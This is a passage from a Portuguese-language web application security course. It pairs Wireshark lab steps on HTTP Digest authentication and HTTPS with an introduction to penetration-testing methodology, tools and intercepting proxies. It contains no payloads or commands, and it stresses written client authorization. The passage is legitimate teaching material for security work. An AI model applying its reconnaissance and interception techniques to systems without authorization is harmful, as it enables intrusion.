A autenticação Digest do protocolo HTTP, assim como o modo Basic, pode ser configurada para restringir acesso a áreas sensíveis do servidor web e possui as desvantagens de não ser possível travar contas, nem de encerrar sessões ociosas. A grande diferença é que ela transmite o usuário e senha protegidos por métodos não reversíveis. Para estudar esse modo de autenticação, siga o seguinte roteiro:

1. Inicie nova captura no Wireshark, da mesma maneira que na atividade de Requisição e Resposta.
2. Caso a mensagem *Save capture file before starting a new capture?* apareça, clique em *Continue without saving*.
3. Se o Firefox já estiver aberto, pressione *Ctrl + Shift + Del* para limpar o histórico recente.
4. Acesse exemplo.esr.rnp.br/digest pelo Firefox.
5. Forneça para usuário e senha o texto “esruser”.
6. Role a barra da janela de captura para exibir os primeiros pacotes capturados. Procure pela primeira linha contendo GET /digest HTTP/1.1 (linha 4), clique com o botão esquerdo e selecione *Follow TCP Stream*.
7. Observe que o servidor retornou uma resposta com o código 401, o que fez com que o navegador exibisse a caixa de diálogo solicitando usuário e senha. Contudo, diferentemente do modo Basic, o cabeçalho WWW-Authenticate está definido como Digest e um nonce foi fornecido. Clique em *Filter out this stream*.
8. Procure pela nova requisição contendo GET e repita o processo do passo 6.

9. Veja que o navegador adicionou o cabeçalho *Authorization: Digest* à requisição, com diversos parâmetros. O elemento *response* demonstra o conhecimento da senha pelo usuário e é resultado da aplicação de uma função de hash criptográfica à concatenação de uma série de informações.
10. Para finalizar este exercício, clique em *Fechar* e depois em *Clear*.

HTTPS

O protocolo HTTPS basicamente consiste no transporte de HTTP por um canal SSL/TLS. Se o servidor estiver bem configurado, o túnel atenderá os requisitos de confidencialidade, integridade, autenticidade da origem da mensagem e de entidades. Siga o seguinte roteiro para constatar isso:

1. Inicie nova captura no Wireshark, da mesma maneira que na atividade de Requisição e Resposta, mas preencha *Capture filter* com “tcp port https”.
2. Acesse <https://w3s.esr.rnp.br> com o Firefox.
3. Pare a captura de pacotes no Wireshark, clicando no quarto botão da barra de ferramentas (*Stop the running live capture*).
4. Role a barra da janela de captura para exibir os primeiros pacotes capturados. Procure pela linha contendo *Client Hello* (linha 4), que é o início da negociação TLS.
5. A primeira troca de dados acontece a partir da linha 12 (*Application Data*). Selecione-a e, no painel central, selecione *Secure Socket Layer*. Role o painel inferior e observe que não há conteúdo legível como parte da mensagem.

Bibliografia 1

- BARKER, Elaine; BARKER, William; BURR, William; POLK, William e SMID, Miles. *Recommendation for key management – part 2: Best practices for key management organization*. NIST Special Publication 800-57, NIST, 2007b.
- BERNERS-LEE, Tim; FIELDING, Roy T. e MASINTER, Larry. RFC 3986: Uniform Resource Identifier (URI): Generic Syntax, 2005.
- FIELDING, Roy T.; GETTYS, James; MOGUL, Jeffrey C.; NIELSEN, Henrik Frystyk; MASINTER, Larry; LEACH, Paul J. e BERNERS-LEE, Tim. RFC 2616: Hypertext Transfer Protocol – HTTP/1.1, 1999.
- FRANKS, John; HALLAM-BAKER, Phillip M.; HOSTETLER, Jeffery L.; LAWRENCE, Scott D.; LEACH, Paul J.; LUOTONEN, Ari e STEWART, Lawrence C. RFC 2617: HTTP Authentication: Basic and Digest Access Authentication, 1999.
- KISSEL, Richard; STINE, Kevin; SCHOLL, Matthew; ROSSMAN, Hart; FAHLSING, Jim e GULICK, Jessica. *Security considerations in the system development life cycle*. NIST Special Publication SP 800-64, National Institute of Standards and Technology, 2008.
- LITCHFIELD, David. *The Oracle Hacker's Handbook – Hacking and Defending Oracle*. Wiley Publishing, Inc., 2007.
- MCGRAW, Gary. *Software Security: Building Security In*. Addison-Wesley Professional, 2006.
- MENEZES, Alfred J.; VAN OORSCHOT, Paul. C. e VANSTONE, Scott. A. *Handbook of Applied Cryptography*. CRC Press, 5th edition, 2001.
- MEUCCI, Matteo *et al.* OWASP testing guide v3.0. OWASP, 2008.
- ORACLE. Your First Cup: an Introduction to the Java EETM Platform. PartNo: 821-1770-10. Junho. Oracle, 2010.
- PCI. Payment Card Industry (PCI) Data Security Standard – Requirements and Security Assessment Procedures – v. 1.2.1. PCI Security Standards Council, 2009a.
- PCI. Payment Card Industry (PCI) Payment Application Data Security Standard (PA-DSS) – version 1.2.1. PCI Security Standards Council, 2009b.
- SEACORD, Robert C. *Secure Coding in C and C++*. Addison-Wesley Professional, 2005.
- SHANNON, Claude. Communication Theory of Secrecy Systems, Bell Systems Technical Journal, Vol. 28, p. 656-715, 1949.
- SHKLAR, Leon e ROSEN, Richard. *Web Application Architecture: Principles, Protocols and Practices*. 2ª. Edição. Wiley, 2009.
- STEVENS, Marc; SOTIROV, Alexander; APPELBAUM, Jacob; LENSTRA, Arjen; MOLNAR, David; OSVIK, Dag Arne e DE WEGER, Benne. Short Chosen-Prefix Collisions for MD5 and the Creation of a Rogue CA Certificate. In: *Proceedings of the 29th Annual International Cryptology Conference on Advances in Cryptology – LNCS*. Vol. 5677. p. 55-69. Springer-Verlag, 2009.
- STUTTARD, Dafydd; PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.

- VAN DER STOCK, Andrew; CRUZ, Dinis; CHAPMAN, Jenelle; LOWERY, David; KEARY, Eoin; MORANA, Marco M.; ROOK, David; WILLIAMS, Jeff e PREGO, Paulo. *OWASP code review guide v1.1*. OWASP, 2008.
- WANG, Xiaoyun; YU, Hongbo. *How to break MD5 and other hash functions*. Eurocrypt 2005. Springer-Verlag, 2005.
- WIESMANN, Adrian; CURPHEY, Mark; VAN DER STOCK, Andrew e STIRBEL, Ray. *A guide to building secure web applications and web services*. OWASP, 2005.
- WYSOPAL, Chris; NELSON, Lucas; ZOVI, Dino Dai e DUSTIN, Elfriede. *The Art of Software Security Testing: Identifying Software Security Flaws*. Symantec Press, 2006.

2

Reconhecimento e mapeamento

objetivos

Apresentar uma metodologia de teste de invasão de aplicações web e as principais ferramentas que podem ser utilizadas no processo, abordando, especialmente, as fases de reconhecimento e mapeamento.

Tipos e metodologia de teste de invasão, proxy de interceptação, web spiders, fuzzers, varredores de portas e serviços, varredores de vulnerabilidades, reconhecimento, mapeamento, controles no lado cliente.

conceitos

Introdução

Teste de invasão, também chamado de teste de intrusão, teste de penetração ou pentest, é um método utilizado para verificar a segurança de um ambiente, plataforma ou sistema, por meio da simulação de ataques reais explorando as vulnerabilidades encontradas.

Diferentemente de uma **varredura de vulnerabilidades**, que muitas vezes recorre ao simples uso de ferramentas automatizadas, pentest é um processo cíclico que depende principalmente do conhecimento técnico do auditor de segurança que o realiza.

Este fato acaba sendo ressaltado quando o teste é realizado contra aplicações web, devido às características únicas que cada uma delas apresenta, por serem normalmente desenvolvidas para uso em uma única empresa ou entidade.

Segundo Scarfone *et al* (2008), testes de invasão também são úteis para medir: a habilidade da equipe de detectar e se defender contra ataques reais do ambiente alvo; o nível necessário de sofisticação de um atacante para comprometer o sistema; quão bem um sistema se comporta sob ataques, e as medidas adicionais que precisam ser adotadas para mitigar os riscos identificados. Alguns dos tipos de teste descritos no The Open Source Security Testing Methodology Manual – **OSSTMM** 3 (Herzog, 2010) visam, justamente, verificar os dois primeiros itens da lista acima, em vez da segurança do próprio alvo.

Testes de penetração podem ser classificados em alguns tipos, de acordo com a quantidade de informação que é apresentada ao auditor de segurança:

- **Teste caixa-preta:** visa simular as mesmas condições de um atacante real, que possui acesso somente às informações públicas do alvo, como endereços IP externos, nomes de domínio e ramo de negócio da entidade.

Varredura de vulnerabilidades

Método comum e automatizado para identificar vulnerabilidades em elementos e sistemas de rede. Cada um dos ativos pertencentes ao escopo da varredura é testado contra uma série de fraquezas conhecidas para a plataforma específica.

OSSTMM

Metodologia aberta para realização de testes de segurança em ambientes, visando eliminar aspectos subjetivos da atividade, por meio da definição de processos reprodutíveis e métricas para avaliação dos resultados.



- **Teste caixa-branca:** neste tipo de teste, todas as informações do alvo são fornecidas ao auditor, incluindo topologia de rede, plataformas utilizadas, diagramas de casos de uso, linguagens empregadas, códigos-fonte e endereçamento interno. O objetivo desta abordagem é simular ataques que podem ser realizados por pessoas com conhecimento privilegiado do alvo, como funcionários e ex-colaboradores.
- **Teste caixa-cinza:** este tipo de teste é uma mistura dos dois anteriores, antecipando ao auditor aquelas informações do alvo que um atacante obterá, cedo ou tarde, em um processo de invasão real. Desse modo, o objetivo desta modalidade é acelerar a execução do teste, poupando o tempo gasto pelo auditor nos processos de reconhecimento e mapeamento.



A metodologia OSSTMM (Herzog, 2010) também considera na classificação do teste se a equipe de segurança do ambiente alvo está consciente ou não da realização do trabalho pelo auditor de segurança. Com a adição desta variável, é possível enumerar mais três tipos de testes, cujos focos passam a ser, total ou parcialmente, a capacidade de monitoramento e de resposta da entidade alvo:

- **Teste duplo-cego:** é um teste caixa-preta, no qual a equipe de segurança do ambiente alvo não é avisada sobre a execução do trabalho.
- **Teste duplo-cinza:** é um teste caixa-cinza em que a equipe de segurança do ambiente alvo sabe o período e o escopo dos testes, mas não os vetores ou canais que serão empregados pelo auditor.
- **Teste reverso:** é um teste em que o auditor recebe todas as informações disponíveis sobre o alvo e no qual a equipe de segurança do ambiente alvo não é notificada sobre a realização dos testes.



Um problema de se executar os testes sem ciência da equipe de segurança é que o processo tende a ser mais demorado, porque é necessário evadir eventuais mecanismos instalados para detecção e bloqueio de ataques. Isso implica realizar todas as atividades de enumeração e invasão mais lentamente, de modo a reduzir ou evitar o disparo de alertas de monitoramento de segurança. Além disso, muitas vezes, diversos endereços de origem devem ser empregados, o que pode dificultar muito o trabalho, pela indisponibilidade de tais recursos.

Testes de penetração são uma ferramenta importante no desenvolvimento e manutenção de software seguro (McGraw, 2006), evitando que vulnerabilidades sejam inseridas em ambiente produtivo e avaliando a susceptibilidade dos sistemas a novos tipos de ataques.



Alguns padrões de segurança, como o PCI DSS (PCI, 2009a) e o PCI PA-DSS (PCI, 2009b), por exemplo, requerem testes de invasão regulares contra as aplicações, visando o atendimento desses objetivos. No contexto apresentado, o objetivo deste capítulo é introduzir uma metodologia de teste de invasão de aplicações web, abordando as fases de reconhecimento, mapeamento e algumas técnicas de descoberta de vulnerabilidades. Desse modo, o restante deste capítulo inclui, além da discussão de metodologia, ferramentas básicas, como proxies de interceptação e varredores de portas, e técnicas de exploração de controles no lado cliente da aplicação.

Exercício de nivelamento 1

Teste de invasão

O que se entende por teste de invasão?

Metodologia de teste de invasão

É fundamental realizar testes de invasão, assim como qualquer outra atividade, de acordo com métodos pré-definidos, de modo a permitir que diferentes pessoas alcancem resultados semelhantes, que possam ser reproduzidos.

Conforme já mencionado, um teste de invasão é um processo cíclico que envolve a execução de diversas atividades, como as ilustradas na Figura 2.1. Antes de prosseguir com o detalhamento de cada uma delas, porém, vale justificar, por meio de uma analogia, a necessidade da repetição de algumas das tarefas que compõem um teste de invasão.

Imagine-se uma pessoa que queira escalar uma montanha e apreciar a vista privilegiada do topo. Inicialmente, ela deve reconhecer e mapear pontos intermediários que possam ser alcançados, limitando-se ao que é possível enxergar a partir da base. Em seguida, ela deve identificar caminhos que a conduzam aos lugares mapeados e percorrê-los para atingi-los. Nesta nova posição, tem-se uma vista maior do horizonte e a pessoa é capaz de vislumbrar novas regiões para as quais se dirigir, repetindo as etapas anteriores. Note-se que, a cada iteração, ela se aproxima mais e mais do cume e consegue ver muito mais do que circunda a montanha. Haverá vezes, porém, que a partir de certos lugares, não será possível progredir e ela terá de retornar um ou mais passos, para continuar. Tudo isso ocorre de maneira similar em um pentest!




Figura 2.1
Etapas de um teste de invasão.

O primeiro passo, antes de iniciar qualquer teste de invasão, é obter do cliente, **por escrito**, uma **autorização para execução do teste** e o escopo que será coberto pela atividade.

Normalmente, isso é feito por meio de um contrato assinado entre as partes, que define, também, o tipo de teste que será realizado, as premissas do trabalho (por exemplo, janelas técnicas que serão disponibilizadas) e os insumos que devem ser fornecidos pelo contratante, nos casos de testes caixa-cinza ou caixa-branca. Para estes últimos, é comum solicitar, além da documentação da aplicação, a criação de usuários com perfis comuns e a enumeração de um ou mais usuários privilegiados, para os testes de escalada de privilégios. Cabe ao cliente, por sua vez, definir se a equipe de segurança interna será avisada ou não sobre o pentest.

Outro ponto que deve ser considerado é se os testes serão realizados internamente, externamente ou a partir de ambos os posicionamentos.

No primeiro caso, a estação de teste deve ser colocada no mesmo segmento da rede em que ficam os usuários comuns da entidade, com o mesmo nível de acesso lógico e físico. Já no teste externo, o auditor recebe um acesso equivalente ao de um usuário remoto ou ao de um possível atacante, ou seja, todos os testes serão controlados por quaisquer mecanismos de proteção de perímetro, como firewalls e **WAFs**. Eventualmente, as regras desses elementos podem ser suavizadas para os endereços IP de origem, de modo a não bloqueá-los e impedir o andamento dos testes. Um exemplo de caso em que é necessário realizar testes internos e externos é o atendimento do requisito 11 do PCI DSS (PCI, 2009a).

O trabalho propriamente dito começa com a fase de reconhecimento, cujo objetivo é levantar qualquer tipo de informação que possa auxiliar no teste de invasão.

Assim, nesta etapa, o auditor busca identificar, por exemplo, servidores que suportam a aplicação, sistemas operacionais instalados, linguagens de programação empregadas, nomes de potenciais usuários do sistema, regras de formação de identificadores de usuário, configurações de softwares, convenção utilizada na atribuição de nomes de máquinas, dentre muitas outras informações. Todo esse levantamento é realizado de diversas maneiras, incluindo testes no próprio ambiente, testes indiretos e pesquisa em fontes de informação externas.

O próximo passo, o de mapeamento, consiste em relacionar tudo que foi coletado na etapa anterior e criar um mapa da aplicação, que reflita a estruturação dos arquivos componentes, as funcionalidades ofertadas, os pontos de entrada de informação e as tecnologias utilizadas.

Para isso, as informações já coletadas devem ser complementadas com as páginas que compõem o sistema, que podem ser obtidas por métodos manuais ou automáticos. Em caso de teste caixa-preta, na primeira iteração, é comum que apenas algumas seções da aplicação sejam mapeadas, pois ainda não se tem acesso às áreas protegidas, que requerem autenticação do usuário. Tais regiões só podem ser alcançadas à medida que o teste avança, vulnerabilidades identificadas são exploradas e acesso é obtido.

A partir do mapa construído, deve-se proceder à descoberta de vulnerabilidades, nas diversas camadas que compõem a aplicação.

Por exemplo, imagine-se que uma aplicação de correio eletrônico está sendo testada e as únicas páginas mapeadas, inicialmente, são a de autenticação de usuário e a de recuperação de senha. Além disso, considere-se que na fase de reconhecimento, descobriu-se um diretório “conf” acessível via servidor web. No cenário exposto, a presença das seguintes fraquezas, pelo menos, deve ser verificada:

- Existência de arquivos interessantes no diretório “conf” que possam conter, por exemplo, identificadores de usuários válidos;
- Entropia baixa dos identificadores de sessão gerados pela aplicação;
- Possibilidade de enumeração de usuários na tela de autenticação;
- Perguntas fáceis de serem respondidas na página de recuperação de senha;
- Páginas de autenticação de usuário e de recuperação de senhas vulneráveis à injeção de SQL;
- Aceitação pela aplicação de identificadores de sessão fixados pelo usuário;
- Presença de parâmetros na requisição, que possam ser adulterados pelo auditor;
- Páginas diretamente acessíveis, sem a necessidade de autenticação.

O guia de testes do OWASP (Meucci *et al.*, 2008), que é base do presente texto, enumera verificações para cerca de setenta vulnerabilidades, agrupadas nas seguintes classes, as quais serão cobertas ao longo deste curso:

WAF

Web Application Firewall é um dispositivo que atua na camada de aplicação com o objetivo de identificar e bloquear tráfego malicioso direcionado a uma aplicação web. Por meio da definição de regras, é capaz de oferecer proteção contra ataques conhecidos, como Injeção de SQL e XSS, por exemplo, além de servir para aplicação de correções virtuais, para vulnerabilidades recém-descobertas e não previstas pelo sistema.



Web service é um componente de software descrito em WSDL que fornece um serviço acessível pela rede a outros serviços e aplicações. Asynchronous JavaScript and XML (AJAX) compreende um conjunto de tecnologias utilizadas com o objetivo de permitir a criação de aplicações interativas, que buscam informações no servidor de maneira assíncrona, por meio de Javascript. Estas podem ser formatadas como documentos XML ou HTML, por exemplo, e utilizadas para atualizar dinamicamente a página com a qual o usuário está interagindo.



- **Levantamento de informações** – culminam na revelação de informações relevantes a um atacante. Exemplo: exibição de comando SQL ao usuário, devido a erro causado por sintaxe incorreta.
- **Gerenciamento de configuração** – parâmetros definidos de maneira insegura em qualquer das plataformas que compõem a aplicação permitem subverter mecanismos de segurança ou obter acesso direto à infraestrutura subjacente. Exemplo: servidor SSL/TLS que aceita cifras nulas na proteção do canal.
- **Autenticação** – fraquezas que permitem que um atacante seja reconhecido como um usuário legítimo do sistema, sem conhecimento prévio da senha. Exemplo: tela de autenticação vulnerável à injeção de SQL.
- **Gerenciamento de sessões** – tem origem no tratamento inseguro dos identificadores de sessão em algum ponto do ciclo de vida deles, resultando em acesso não autorizado a funcionalidades e informações. Exemplo: uso de números sequenciais para identificadores de sessão.
- **Autorização** – vulnerabilidades que possibilitam que alguém sem os devidos privilégios realize uma operação ou acesse uma informação. Exemplo: sistema que desabilita itens de menu de acordo com verificação inicial de privilégios, mas que não valida as requisições, quando realizadas.
- **Lógica de negócios** – erros na implementação das regras de negócio fornecem um caminho para que elas não sejam honradas por usuários maliciosos. Exemplo: loja de comércio eletrônico que não verifica se o preço de um produto é negativo.
- **Validação de dados** – esta classe engloba os problemas decorrentes do uso de informações fornecidas por usuários, sem as validações necessárias, e pode acarretar desde o vazamento de informações até o comprometimento de outros usuários do ambiente. Exemplo: informação é usada diretamente na construção de uma consulta SQL, permitindo a injeção de comandos arbitrários.
- **Negação de serviço** – falhas que podem ser usadas para impedir o uso da aplicação, normalmente, pela exaustão de recursos. Exemplo: sistema que não verifica memória disponível antes de realizar alocação dinâmica.
- **Web services e AJAX** – de modo geral, são afetados por variações das vulnerabilidades tradicionais, com algumas peculiaridades de cada tecnologia. Exemplo: web service que não valida se a mensagem é bem formada, antes de processá-la.

A última fase do ciclo compreende a exploração, quando possível, das vulnerabilidades encontradas, de modo a violar requisitos implícitos ou explícitos de segurança da aplicação.



É importante notar que o processo não deve parar quando um ataque for bem-sucedido, pois, o objetivo do teste de invasão é encontrar o máximo de caminhos possíveis que possam levar a um comprometimento da aplicação, dos usuários ou do ambiente. Assim, tomando-se como base o último exemplo, mesmo que o analista execute com sucesso um **sequestro de sessão**, devido à baixa entropia dos identificadores de sessão, ainda deverá testar outros ataques, como evasão da página de autenticação e acesso direto a recursos do sistema.

Sequestro de sessão

Ataque que permite tomar o controle de uma sessão estabelecida entre o usuário e um sistema.

Claramente, após executada a etapa de exploração, é fundamental que o auditor de segurança tenha obtido um maior nível de acesso ao sistema ou uma melhor compreensão dele, que permita abordá-lo por outro ângulo.



De outro modo, não faz sentido iniciar uma nova rodada do ciclo, uma vez que nenhum avanço foi conseguido com a última iteração. Caso isso aconteça, a melhor estratégia é revisar tudo que foi encontrado até o momento, para detectar possíveis pontos que deixaram de ser explorados, antes de dar o teste por encerrado.

Embora a identificação de vulnerabilidades e a exploração possam ser realizadas conjuntamente, e é assim que esses tópicos serão abordados neste curso, recomenda-se, nos primeiros testes, executá-los separadamente. A razão disso é evitar o excitamento natural que acomete uma pessoa frente a novas descobertas, que pode fazer com que o auditor foque somente o objetivo que considera o ideal e desconsidere diversos outros problemas existentes na aplicação.

Paralelamente a todas as atividades descritas, está o processo de documentação, que se inicia com o contrato formal e permeia as quatro etapas do ciclo de teste de invasão.



Tudo que for encontrado deve constar no relatório que será entregue como resultado do trabalho, incluindo aquelas vulnerabilidades que não puderam ser exploradas. Os ataques realizados devem ser descritos de modo a permitir a reprodução pelo cliente, se desejado, e, assim, devem conter o máximo de detalhes, como pré-condições, ferramentas utilizadas e métodos empregados. Normalmente, inclui-se também uma recomendação geral indicando como o problema pode ser solucionado.

Por fim, e não menos importante, encontra-se a apresentação de resultados, que deve ser ajustada de acordo com as características da audiência.



Por exemplo, é aceitável incluir detalhes técnicos de cada exploração para o corpo técnico da empresa, mas não para membros da diretoria. Neste caso, normalmente, é melhor focar nos impactos decorrentes dos ataques possíveis, do que nos métodos que devem ser empregados para aproveitar-se das vulnerabilidades presentes no ambiente. Complementarmente, uma análise de risco quantitativa relacionada aos vetores de ataque é muito bem-vinda.

Exercício de fixação 1

Etapas de um teste de invasão

Quais são as etapas de um teste de invasão?

Ferramentas básicas

Para realizar qualquer teste de invasão, um conjunto mínimo de ferramentas deve estar disponível, independentemente de serem livres ou pagas. O ideal é que o auditor prepare um notebook, com bom processador e bastante memória, instalando uma ou mais ferramentas de cada classe, com as quais se sinta à vontade para trabalhar.



De modo geral, é possível encontrar ótimas soluções livres, que cobrem a maior parte das necessidades de um trabalho dessa natureza. Uma exceção a esta regra, talvez, sejam os varredores automáticos de vulnerabilidades, cujos exemplares livres ainda estão aquém dos melhores produtos comerciais. Antes de sair comprando ferramentas caríssimas, porém, considere-se que elas são capazes de encontrar apenas os problemas mais simples, que podem ser descritos em regras gerais, e que os itens de maior interesse ainda requerem o conhecimento e experiência do analista.

No restante desta seção, ferramentas pertencentes às seguintes categorias serão apresentadas:

- Navegadores web.
- Proxies de interceptação.
- Web spiders.
- Fuzzers.
- Varredores de portas e serviços.
- Varredores de vulnerabilidades.
- Outras ferramentas.

Navegadores web

Os navegadores web são uma peça fundamental de um teste de invasão de aplicações web, uma vez que são utilizados pelos usuários para os acessos normais aos sistemas. Cada representante deles apresenta particularidades no uso do protocolo HTTP e na maneira como documentos HTML são manipulados, ainda mais quando são utilizados elementos não padronizados. Isso faz com que alguns tipos de ataques não funcionem em todos os tipos de navegadores, e, portanto, é uma boa prática realizar os testes considerando mais de um fornecedor e versões diferentes do mesmo software.

Como atacantes, muitas vezes, querem afetar de uma só vez o maior número de aplicações e usuários, é razoável esperar que os ataques sejam direcionados às plataformas mais populares. Assim, é interessante saber a fatia de mercado de cada navegador, para que os testes sejam direcionados para os mais utilizados apenas.

Há diversos estudos na internet sobre esse assunto (NetMarketShare, StatCounter, StatOwl), mas não há um consenso entre eles para os representantes com as menores porcentagens. Aplicando-se média aritmética simples aos resultados, tem-se a seguinte classificação:

- Microsoft Internet Explorer – 56,36%
- Mozilla Firefox – 24,87%
- Google Chrome – 9,86%
- Apple Safari – 6,39%
- Opera – 1,52%

Vejamos a seguir as principais características dos navegadores mais populares:

- **Microsoft Internet Explorer** – é o navegador fornecido pela Microsoft juntamente com os sistemas operacionais Windows. Suporta **controles ActiveX** nativamente, uma vez que esta é uma tecnologia da mesma empresa. Dada a sua popularidade, praticamente, todo sítio e aplicação web é construído para suportá-lo e, assim, é importante que seja utilizado em um teste de invasão, sobretudo quando ActiveX for empregado. Novas funcionalidades podem ser adicionadas por meio de extensões, como HttpWatch e TamperIE, que podem ser utilizadas para testar a segurança de aplicações web.
- **Mozilla Firefox** – é um rápido navegador, livre e multi-plataforma, mantido pela fundação Mozilla, ao lado de diversos outros projetos. Trabalha muito bem com a maioria dos sítios web, mas não possui suporte nativo para controles ActiveX. Apresenta diversas funcionalidades de segurança, como bloqueio de páginas conhecidas por conteúdo malicioso, navegação privativa e integração com software antivírus. Permite adicionar inúmeras novas funcionalidades por meio de complementos, alguns dos quais podem

Controle ActiveX

Pequeno programa que pode ser executado em navegadores web, com o propósito de estender as funcionalidades existentes.

ser utilizados em testes de invasão. Exemplos interessantes incluem Multiproxy Switch, FoxyProxy, TamperData, HttpWatch e Add N Edit Cookies.

- **Google Chrome** – fornecido pelo Google, é um navegador extremamente rápido e simples, que pode ser executado em plataformas Windows e Linux. Tem crescido muito em popularidade, apesar de ainda não conseguir operar com qualquer tipo de sítio web. Por exemplo, aplicações web bancárias empregam comumente módulos de segurança que não são desenvolvidos para Chrome. Dentre os aspectos de segurança implementados, estão o aviso e bloqueio no caso de acesso a conteúdo malicioso, e a necessidade de autenticação para instalação de complementos, prevenindo que **malwares** infectem o navegador. Por fim, igualmente ao Firefox e ao Internet Explorer, permite adicionar funcionalidades por meio de extensões.

Malware

Abreviação de *malicious software*, que se refere a qualquer programa de computador que tem por objetivo violar a segurança de um ambiente, sem consentimento do usuário. Vírus de computador, worms, cavalos de troia e spywares são exemplos de malwares.

Proxies de interceptação

Os proxies de interceptação são uma das ferramentas mais utilizadas em testes de invasão de aplicações web, permitindo inspecionar requisições e respostas HTTP e alterá-las conforme desejado, em tempo real. Eles são executados localmente, na própria estação em que roda o navegador web, e interceptam todo tráfego dele baseado em HTTP/HTTPS, dissecando o conteúdo de cada pacote.

Para isso, o navegador deve ser configurado para direcionar o tráfego para o proxy em uso, o que depende da versão de software utilizada. O esquema geral de funcionamento deste tipo de ferramenta e as interações que ocorrem entre os diversos elementos estão ilustrados na Figura 2.2.




Figura 2.2
Funcionamento de um proxy de interceptação.

No caso do protocolo HTTPS, um proxy transparente atua como um encaminhador de pacotes TCP para o servidor destino, com o qual o navegador web estabelece o túnel SSL/TLS fim-a-fim. Se um proxy de interceptação funcionasse da mesma maneira, não seria possível inspecionar o conteúdo da conversação, que é o objetivo principal a ser alcançado por ele. Assim, o processo precisa ser alterado para que este requisito funcional seja atendido corretamente (Stuttard e Pinto, 2007).

O primeiro passo é o envio pelo navegador de uma requisição CONNECT ao proxy, que é respondida com uma mensagem com código de estado 200. A partir desse momento, o proxy simula o lado servidor do túnel SSL/TLS para o navegador e inicia, como um cliente, uma segunda conexão SSL/TLS para o servidor destino original. Como as chaves criptográficas utilizadas pelo proxy não são as verdadeiras, uma mensagem de erro é exibida pelo navegador, que deve ser ignorada (vide Figura 2.3). Durante o restante da conexão, o proxy atua como um tradutor, recebendo os dados enviados pelo navegador, armazenando-os para inspeção e enviando-os ao servidor destino, por meio da segunda conexão. Este fluxo pode ser observado na Figura 2.4.




Figura 2.3
Erro do navegador
devido a acesso
HTTPS por meio
do proxy.

